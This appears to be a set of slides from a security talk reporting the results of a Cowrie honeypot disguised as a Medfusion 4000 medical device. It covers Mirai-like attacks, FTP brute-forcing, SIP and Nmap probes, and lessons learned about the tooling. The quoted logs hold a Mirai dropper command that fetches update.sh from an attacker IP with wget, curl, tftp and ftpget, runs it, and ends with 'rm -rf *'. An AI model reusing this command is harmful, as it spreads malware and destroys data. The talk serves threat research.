
Passwords typically found in Mirai/Gafgyt/Mozi/Hajime/... bruteforces

Are there medical passwords?



Many **generic passwords** which are **used in medical devices** but also in many **other embedded devices**.
Impossible to tell the intended target...

Medical attacks? None(?)



"Welcome to the Medfusion 4000 Configuration Interface"
(telnet banner)

Probably a bug in the attacker's script?


Type of attacks

99.9% of “Mirai-like” attacks (Gafgyt, Hajime, Mozi, Okane, Hakai...)


Typical commands from Mirai-like malware

	Time	honeypot.message
>	Nov 4, 2020 @ 00:24:14.048	CMD: ls /home
>	Aug 17, 2020 @ 10:19:15.042	CMD: exit
>	Aug 17, 2020 @ 07:27:38.241	CMD: ls /home
>	Aug 16, 2020 @ 20:48:05.903	CMD: ifconfig
>	Aug 16, 2020 @ 20:48:05.903	CMD: cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://206.126.81.113/update.sh; curl -O http://206.126.81.113/update.sh; chmod 777 update.sh; sh update.sh; tftp 206.126.81.113 -c get update.sh; chmod 777 update.sh; sh update.sh; tftp -r update2.sh -g 206.126.81.113; chmod 777 update2.sh; sh update2.sh; ftpget -v -u anonymous -p anonymous -P 21 206.126.81.113 update1.sh update1.sh; sh update1.sh; rm -rf update.sh update.sh update2.sh update1.sh; rm -rf *
>	Aug 16, 2020 @ 20:32:55.572	CMD: ifconfig
>	Aug 16, 2020 @ 20:32:55.572	CMD: cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://206.126.81.113/update.sh; curl -O http://206.126.81.113/update.sh; chmod 777 update.sh; sh update.sh; tftp 206.126.81.113 -c get update.sh; chmod 777 update.sh; sh update.sh; tftp -r update2.sh -g 206.126.81.113; chmod 777 update2.sh; sh updat

Dropped malware



Mirai CORONA campaign



Time	honeypot.message	geoip.country_name	geoip.city_name
Nov 4, 2020 @ 00:24:14.048	CMD: /bin/busybox CORONA	Mexico	Guadalajara
Aug 17, 2020 @ 07:27:38.241	CMD: /bin/busybox CORONA	Taiwan	Decheng
Aug 16, 2020 @ 12:04:35.396	CMD: /bin/busybox CORONA	Argentina	Buenos Aires
Aug 15, 2020 @ 12:45:04.341	CMD: /bin/busybox CORONA	Taiwan	Chang-hua
Aug 15, 2020 @ 11:17:55.855	CMD: /bin/busybox CORONA	Vietnam	Ho Chi Minh City
Aug 15, 2020 @ 01:57:56.354	CMD: /bin/busybox CORONA	Taiwan	Taoyuan District
Aug 15, 2020 @ 01:28:17.647	CMD: /bin/busybox CORONA	United Kingdom	Liverpool
Aug 14, 2020 @ 17:22:10.724	CMD: /bin/busybox CORONA	Taiwan	Kaohsiung City

837 hits during May - August 2020

This variant has different encryption/decryption routine

Some other attacks: FTP bruteforce attempts

```
> Oct 27, 2020 @ 02:57:31.238  PASS qazxswedc
> Oct 27, 2020 @ 02:57:31.238  login attempt www/qazxswedc failed
> Oct 27, 2020 @ 02:57:31.238  closing session
> Oct 27, 2020 @ 02:57:30.237  PASS qwerty123456
> Oct 27, 2020 @ 02:57:30.237  login attempt www/qwerty123456 failed
> Oct 27, 2020 @ 02:57:30.237  closing session
> Oct 27, 2020 @ 02:57:29.236  PASS qazxswedc`123
> Oct 27, 2020 @ 02:57:29.236  login attempt www/qazxswedc123 failed
> Oct 27, 2020 @ 02:57:29.236  closing session
> Oct 27, 2020 @ 02:57:27.235  PASS email@email.com
> Oct 27, 2020 @ 02:57:27.235  login attempt www/emailemailcom failed
```

FTP attack with no apparent motivation

1. Log in as anonymous/anonymous
2. Then


```
OPTS UTF8 ON
PWD
TYPE A
PASV
LIST
CWD /
```

3. Then ? nothing.

Attackers didn't even read bait files (containing wifi password) on /

Some other attacks: SIP scanning

OPTIONS sip:nm SIP/2.0
Via: SIP/2.0/TCP nm;
branch=foo
From: sip:nm@n; tag=root
To: sip:nm2@nm2
Call-ID: 50000
CSeq: 42 OPTIONS
Max-Forwards: 70



Some other attacks: Nmap scanning

- Testing how a server handles escape characters in a URI

```
GET /nice%20ports%2C/Tri%6Eity.txt%2ebak
```

- Detecting CORBA:

```
GIOP $ abcdef get
```

Using Cowrie, Meltingpot and ELK: lessons learned

- Cowrie is **stable** and easy to use/customize.
- There are a few bugs (e.g userdb syntax) but nothing major.
- ELK is **heavy** and, IMHO, a **pain to maintain**.
- But ELK is very **handy to search through logs** and query
- Meltingpot does the job, deploying it in a Docker container is comforting.
- There are *always improvements* to do on a honeypot...

What you should have learned/remember

1. **Customizing a Cowrie honeypot**
2. No targeted medical device attack, **true**
3. But **medical devices are awfully vulnerable** to Mirai, Gafgyt, Mozi etc.
4. **FTP** attacks not very attacks currently.

Take away references

- List of honeypots 2020: https://github.com/cryptax/techweb/blob/master/honeypots.md
- Customizing Cowrie: https://cryptax.medium.com/
- Configuring ELK for Cowrie: https://github.com/cowrie/cowrie/tree/master/docs/elk
- Medfusion 4000 Remote Code Execution: https://github.com/sgayou/medfusion-4000-research/blob/master/doc/README.md

Thank You

Contact: aapvrille@fortinet.com
Twitter: @cryptax

https://www.fortinet.com
https://fortiguard.com